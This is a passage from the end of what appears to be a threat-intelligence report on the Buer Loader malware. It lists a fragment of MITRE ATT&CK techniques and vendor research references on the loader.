	T1047 - Windows Management Instrumentation			T1027 - Obfuscated Files or Information	T1057 - Process Discovery			
				T1497 - Virtualization/ Sandbox Evasion	T1518.001 - Security Software Discovery			
				T1140 - Deobfuscate/ Decode Files or Information	T1012 - Query Registry			
				T1027.002 - Software Packing				

References

[1] Sean Gallagher. (Oct. 28, 2020). *Sophos*. “Hacks for sale: inside the Buer Loader malware-as-a-service.” Accessed on Oct. 25, 2021, at https://news.sophos.com/en-us/2020/10/28/hacks-for-sale-inside-the-buer-loader-malware-as-a-service/.

[2] CISOMAG. (Dec. 9, 2019). *CISOMAG*. “Buer, a New Loader Discovered in Several Malware Campaigns.” Accessed on Oct. 28, 2021, at https://cisomag.eccouncil.org/buer-loader-a-rising-superstar-of-the-dark-web/.

[3] Viktor Okorokov and Nikita Rostovcev. (Aug. 5, 2021). *Group-IB*. “Prometheus TDS.” Accessed on Oct. 14, 2021, at https://blog.group-ib.com/prometheus-tds.

[4] Kelsey Merriman, Dennis Schwarz, Kafeince, and Axel F. (Dec. 4, 2019). *Proofpoint*. “Buer, a new loader emerges in the underground marketplace.” Accessed on Oct. 14, 2021, at https://www.proofpoint.com/us/threat-insight/post/buer-new-loader-emerges-underground-marketplace.

[5] Sean Gallagher. (Oct. 28, 2020). *Sophos*. “Hacks for sale: inside the Buer Loader malware-as-a-service.” Accessed on Oct. 25, 2021, at https://news.sophos.com/en-us/2020/10/28/hacks-for-sale-inside-the-buer-loader-malware-as-a-service/.

[6] Sean Gallagher. (Oct. 28, 2020). *Sophos*. “Hacks for sale: inside the Buer Loader malware-as-a-service.” Accessed on Oct. 25, 2021, at https://news.sophos.com/en-us/2020/10/28/hacks-for-sale-inside-the-buer-loader-malware-as-a-service/.

[7] Kelsey Merriman, Bryan Campbell, Selena Larson, and the Proofpoint Threat research team. (May 3, 2021). Proofpoint. “New Variant of Buer Loader Written in Rust.” Accessed on Oct. 25, 2021, at https://www.proofpoint.com/us/blog/threat-insight/new-variant-buer-loader-written-rust.

[8] Val Saengphaibul and Fred Gutierrez. (July 19, 2021). *Fortinet*. “Signed, Sealed, and Delivered – Signed XLL File Delivers Buer Loader.” Accessed on Oct. 25, 2021, at https://www.fortinet.com/blog/threat-research/signed-sealed-and-delivered-signed-xll-file-delivers-buer-loader.

[9] Kelsey Merriman, Dennis Schwarz, Kafeince, and Axel F. (Dec. 4, 2019). *Proofpoint*. “Buer, a new loader emerges in the underground marketplace.” Accessed on Oct. 14, 2021, at https://www.proofpoint.com/us/threat-insight/post/buer-new-loader-emerges-underground-marketplace.

[10] Kelsey Merriman, Dennis Schwarz, Kafeince, and Axel F. (Dec. 4, 2019). *Proofpoint*. “Buer, a new loader emerges in the underground marketplace.” Accessed on Oct. 14, 2021, at https://www.proofpoint.com/us/threat-insight/post/buer-new-loader-emerges-underground-marketplace.

[11] Kelsey Merriman, Dennis Schwarz, Kafeince, and Axel F. (Dec. 4, 2019). *Proofpoint*. “Buer, a new loader emerges in the underground marketplace.” Accessed on Oct. 14, 2021, at https://www.proofpoint.com/us/threat-insight/post/buer-new-loader-emerges-underground-marketplace.

[12] Kelsey Merriman, Dennis Schwarz, Kafeince, and Axel F. (Dec. 4, 2019). *Proofpoint*. “Buer, a new loader emerges in the underground marketplace.” Accessed on Oct. 14, 2021, at https://www.proofpoint.com/us/threat-insight/post/buer-new-loader-emerges-underground-marketplace.

[13] Kelsey Merriman, Bryan Campbell, Selena Larson, and the Proofpoint Threat research team. (May 3, 2021). *Proofpoint*. “New Variant of Buer Loader Written in Rust.” Accessed on Oct. 25, 2021, at https://www.proofpoint.com/us/blog/threat-insight/new-variant-buer-loader-written-rust.